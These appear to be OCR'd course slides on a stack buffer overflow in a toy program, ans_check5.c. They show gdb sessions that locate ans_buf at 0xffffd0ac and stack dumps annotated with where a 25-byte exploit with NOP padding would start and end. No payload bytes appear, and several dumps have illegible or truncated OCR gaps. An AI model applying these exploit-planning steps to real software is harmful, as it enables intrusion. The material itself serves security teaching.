10    printf("ans_buf is at address %p\n", &ans_buf);
(gdb) l
11
12    strcpy(ans_buf, ans);
13
14    if (strcmp(ans_buf, "forty-two") == 0)
15      ans_flag = 1;
16
17    return ans_flag;
18
19  }
```


Our Approach



```
(gdb)  break 12
Breakpoint 1 at 0x804852d: file ans_check5.c, line 12.
(gdb) run test
Starting program: /home/cse523/stack_of/ans_check5 test
ans_buf is at address 0xffffd0ac

Breakpoint 1, check_answer (ans=0xffffd382 "test") at
ans_check5.c:12
12   strcpy(ans_buf, ans);
(gdb)
```


Our Approach

ans_buf: Our exploit starts here (0xffffd0ac)



```
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34    0xf7e46fe3
0xffffd0b0:   0x00000000    0x00c30000    0x00000001    0x0804833d
0xffffd0c0:   0xffffd361    0x0000002f    0x0804a000    0x00000000
0xffffd0d0:   0x00000002    0xffffd194    0xffffd0f8    0x08048572
0xffffd0e0:   0xffffd382    0xf7ffd000    0x080485ab    0xf7fbb000
0xffffd0f0:   0x080485a0    0x00000000    0x00000000    0xf7e2dad3
0xffffd100:   0x00000002    0xffffd194    0xffffd1a0    0xf7feacca
(gdb) x/32xw $esp+256
0xffffd190:   0x00000002    0xffffd361    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
0xffffd1b0:   0xffffd3e7    0xffffd3fd    0xffffd40c    0xffffd441
0xffffd1c0:   0xffffd452    0xffffd469    0xffffd479    0xffffd484
0xffffd1d0:   0xffffd496    0xffffd4ca    0xffffd50e    0xffffd53d
0xffffd1e0:   0xffffd549    0xffffda6a    0xffffdaa4    0xffffdad8
0xffffd1f0:   0xffffdb08    0xffffdb3b    0xffffdb8d    0xffffdb98
0xffffd200:   0xffffdbdc    0xffffdbf3    0xffffdc51    0xffffdc60
(gdb)
```

Our Approach




```
(gdb) x/
0xffffd090:   0x08048630   0xffffd0ac   0x000000c2   0xf7ea8716
0xffffd0a0:   0xffffffff   0xffffd0ce   0xf7e20c34   0xf7e46fe3
0xffffd0b0:   0x00000000   0x00c30000   0x00000001   0x0804833d
0xffffd0c0:   0xffffd361   0x0000002f   0x0804a000   0x00000000
0xffffd0d0:   0x00000002   0xffffd194   0xffffd0f8   0x08048572
0xffffd0e0:   0xffffd382   0xf7ffd000   0x080485ab   0xf7fbb000
0xffffd0                                0x00000000   0xf7e2dad3
0xffffd1                                0xffffd1a0   0xf7feacca
(gdb) x/32xw $esp+256
0xffffd190:   0x00000002   0xffffd361   0xffffd382   0x00000000
0xffffd1a0:   0xffffd387   0xffffd392   0xffffd3a4   0xffffd3d6
0xffffd1b0:   0xffffd3e7   0xffffd3fd   0xffffd40c   0xffffd441
0xffffd1c0:   0xffffd452   0xffffd469   0xffffd479   0xffffd484
0xffffd1d0:   0xffffd496   0xffffd4ca   0xffffd50e   0xffffd53d
0xffffd1e0:   0xffffd549   0xffffda6a   0xffffdaa4   0xffffdad8
0xffffd1f0:   0xffffdb08   0xffffdb3b   0xffffdb8d   0xffffdb98
0xffffd200:   0xffffdbdc   0xffffdbf3   0xffffdc51   0xffffdc60
(gdb)
```

ans_buf: Our exploit starts here (0xffffd0ac)

our exploit is 25 bytes plus three preceeding NOPs and will end here.

Our Approach




```
(gdb) x/
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34    0xf7e46fe3
0xffffd0b0:   0x00000000    0x00c30000    0x00000001    0x0804833d
0xffffd0c0:   0xffffd361    0x0000002f    0x0804a000    0x00000000
0xffffd0d0:   0x00000002    0xffffd194    0xffffd0f8    0x08048572
0xffffd0e0:   0xffffd382    [illegible]   0x080485ab    0xf7fbb000
0xffffd0f0:   0x080485a0    0x00000000    0x00000000    0xf7e2dad3
0xffffd100:   0x00000002    0xffffd194    0xffffd1a0    0xf7feacca
(gdb) x/32xw $esp+256
0xffffd190:   0x00000002    0xffffd361    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
0xffffd1b0:   0xffffd3e7    0xffffd3fd    0xffffd40c    0xffffd441
0xffffd1c0:   0xffffd452    0xffffd469    0xffffd479    0xffffd484
0xffffd1d0:   0xffffd496    0xffffd4ca    0xffffd50e    0xffffd53d
0xffffd1e0:   0xffffd549    0xf[illegible]   [illegible]   0xffffdad8
0xffffd1f0:   0xffffdb08    0xffffdb3b    0xffffdb8d    0xffffdb98
0xffffd200:   0xffffdbdc    0xffffdbf3    0xffffdc51    0xffffdc60
(gdb)
```

ans_buf: Our exploit starts here (0xffffd0ac)

exploit ends here.

This is our string address

Our Approach



```
(gdb) x/
0xffffd090:   0x08048630   0xffffd0ac   0x000000c2   0xf7ea8716
0xffffd0a0:   0xffffffff   0xffffd0ce   0xf7e20c34   0xf7e46fe3
0xffffd0b0:   0x00000000   0x00c30000   0x00000001   0x0804833d
0xffffd0c0:   0xffffd361   0x0000002f   0x0804a000   0x00000000
0xffffd0d0:   0x00000002   0xffffd194   0xffffd0f8   0x08048572
0xffffd0e0:   0xffffd382                x080485ab    0xf7fbb000
0xffffd0f0:   0x                   00   0x00000000   0xf7e2dad3
0xffffd100:   0x00000002   0xffffd194   0xffffd1a0   0xf7feacca
(gdb) x/32xw $esp+256
0xffffd190:   0x00000002   0xffffd361   0xffffd382   0x00000000
0xffffd1a0:   0xffffd387   0xffffd392   0xffffd3a4   0xffffd3d6
